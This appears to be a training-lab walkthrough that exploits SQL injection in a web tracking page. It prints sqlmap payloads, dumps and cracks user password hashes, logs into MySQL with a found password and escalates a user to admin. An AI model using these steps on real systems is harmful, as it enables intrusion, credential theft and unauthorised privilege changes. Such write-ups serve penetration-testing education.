#**sqlmap -u** http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 **--users**

```
┌──(root💀kali)-[~]
└─# sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --users
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.5#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
e local, state and federal laws. Developers assume no liability and are not responsible for any mis

[*] starting @ 17:45:18 /2021-07-05/

[17:45:18] [INFO] testing connection to the target URL
[17:45:18] [INFO] testing if the target URL content is stable
[17:45:18] [INFO] target URL content is stable
[17:45:18] [INFO] testing if GET parameter 'id' is dynamic
[17:45:18] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:45:18] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:45:19] [INFO] testing for SQL injection on GET parameter 'id'
```

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ris
[17:45:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:45:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
[17:45:59] [INFO] target URL appears to be UNION injectable with 5 columns
[17:45:59] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=3' AND (SELECT 3432 FROM (SELECT(SLEEP(5)))QRPF) AND 'KPkE'='KPkE

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=3' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171627071,0x5178747645516a565978654a596561475
7a6b7a71),NULL-- -
---
[17:46:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[17:46:03] [INFO] fetching database users
database management system users [1]:
[*] 'dbuser'@'localhost'

[17:46:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.64.92'

[*] ending @ 17:46:03 /2021-07-05/
```

Note: The SQL injection vulnerability if officially confirmed by **sqlmap**.

⇒ Let's dump the tables using sqlmap

--dump

#sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --dump

or

#sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --dump -D footracking -T users

```
  --dump                Dump DBMS database table entries
  --dump-all            Dump all DBMS databases tables entries
  -D DB                 DBMS database to enumerate
  -T TBL                DBMS database table(s) to enumerate
  -C COL                DBMS database table column(s) to enumerate
```

```
[7 entries]
+----+--------------+---------------------+----------+-----------------------------------------------------------
| id | ip           | date                | platform | useragent
+----+--------------+---------------------+----------+-----------------------------------------------------------
| 1  | 172.16.64.67 | 2019-05-18 10:14:24 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 2  | 172.16.64.78 | 2019-05-18 10:14:47 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 3  | 172.16.64.67 | 2019-05-18 10:14:24 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 4  | 172.16.64.78 | 2019-05-18 10:14:47 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 5  | 172.16.64.78 | 2019-05-18 10:14:47 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 6  | 172.16.64.67 | 2019-05-18 10:14:24 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
| 7  | 172.16.64.55 | 2019-05-18 10:15:03 | Win32    | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20
+----+--------------+---------------------+----------+-----------------------------------------------------------

[17:50:50] [INFO] table 'footracking.telemetry_test' dumped to CSV file '/root/.local/share/sqlmap/output/172.16
[17:50:50] [INFO] fetching columns for table 'users' in database 'footracking'
[17:50:50] [INFO] fetching entries for table 'users' in database 'footracking'
[17:50:50] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:51:06] [INFO] writing hashes to a temporary file '/tmp/sqlmapyx_x1m2l3502/sqlmaphashes-vsvp0_02.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:51:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
```

```
do you want to use common password suffixes? (slow!) [y/N] y
[17:51:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:51:16] [INFO] starting 4 processes
[17:51:16] [INFO] cracked password '12345' for user 'tracking1'
[17:51:16] [INFO] cracked password '123456' for user 'tracking2'
[17:51:23] [INFO] using suffix '1'
[17:51:30] [INFO] using suffix '123'
[17:51:37] [INFO] using suffix '2'
[17:51:45] [INFO] using suffix '12'
[17:51:51] [INFO] using suffix '3'
[17:51:59] [INFO] using suffix '13'
[17:52:06] [INFO] using suffix '7'
[17:52:12] [INFO] using suffix '11'
[17:52:19] [INFO] using suffix '5'
[17:52:25] [INFO] using suffix '22'
[17:52:32] [INFO] using suffix '23'
[17:52:40] [INFO] using suffix '01'
```


```
[17:54:57] [INFO] using suffix ';'
[17:55:04] [INFO] using suffix '..'
[17:55:12] [INFO] using suffix '!!!'
[17:55:19] [INFO] using suffix ', '
[17:55:26] [INFO] using suffix '@'
Database: footracking
Table: users
[4 entries]
+----+-----+----------------------------------------+-----------+
| id | adm | password                               | username  |
+----+-----+----------------------------------------+-----------+
| 1  | yes | c5d71f305bb017a66c5fa7fd66535b84       | fcadmin1  |
| 2  | yes | 14d69ee186f8d9bbeddd4da31559ce0f       | fcadmin2  |
| 3  | no  | 827ccb0eea8a706c4c34a16891f84e7b (12345)  | tracking1 |
| 4  | no  | e10adc3949ba59abbe56e057f20f883e (123456) | tracking2 |
+----+-----+----------------------------------------+-----------+

[17:55:33] [INFO] table 'footracking.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.16.64.92/du
[17:55:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.64.92'
```

Dirb


- **Tried to login with found credentials**

→ Found a hidden dicrectory login

```
┌──(root💀kali)-[~]
└─# dirb http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul  5 17:21:11 2021
URL_BASE: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/ ----
==> DIRECTORY: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/assets/
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/includes (CODE:403|SIZE:328)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/index.php (CODE:200|SIZE:0)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/login (CODE:302|SIZE:324)
+ http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking (CODE:302|SIZE:327)

---- Entering directory: http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jul  5 17:23:11 2021
DOWNLOADED: 4612 - FOUND: 4
```



Check page-source




- **Login as**

#mysql -u dbuser -p -P 63306 -h 172.16.64.92

→ **password:** xXxyYyzZz789789)))


- **Enumerate the database**



⇒ Escalate privileges for '**tracking1**' user

```
MySQL [footracking]> select * from users;
+----+-----------+----------------------------------+-----+
| id | username  | password                         | adm |
+----+-----------+----------------------------------+-----+
|  1 | fcadmin1  | c5d71f305bb017a66c5fa7fd66535b84 | yes |
|  2 | fcadmin2  | 14d69ee186f8d9bbeddd4da31559ce0f | yes |
|  3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b | no  |
|  4 | tracking2 | e10adc3949ba59abbe56e057f20f883e | no  |
+----+-----------+----------------------------------+-----+
4 rows in set (0.029 sec)

MySQL [footracking]> update users set adm="yes" where username="tracking1";
Query OK, 1 row affected (0.029 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [footracking]> select * from users;
+----+-----------+----------------------------------+-----+
| id | username  | password                         | adm |
+----+-----------+----------------------------------+-----+
|  1 | fcadmin1  | c5d71f305bb017a66c5fa7fd66535b84 | yes |
|  2 | fcadmin2  | 14d69ee186f8d9bbeddd4da31559ce0f | yes |
|  3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b | yes |
|  4 | tracking2 | e10adc3949ba59abbe56e057f20f883e | no  |
+----+-----------+----------------------------------+-----+
4 rows in set (0.030 sec)
```

- **Login back**




- Since we are an unprivileged "www-data" user, it is reasonable to browse the **/var/www folder** (since it doesn't require high privileges).

⇒ Luckily the flag is stored there.

Exploit


- Since we are an unprivileged "www-data" user, it is reasonable to browse the **/var/www folder** (since it doesn't require high privileges).

⇒ Luckily the flag is stored there.



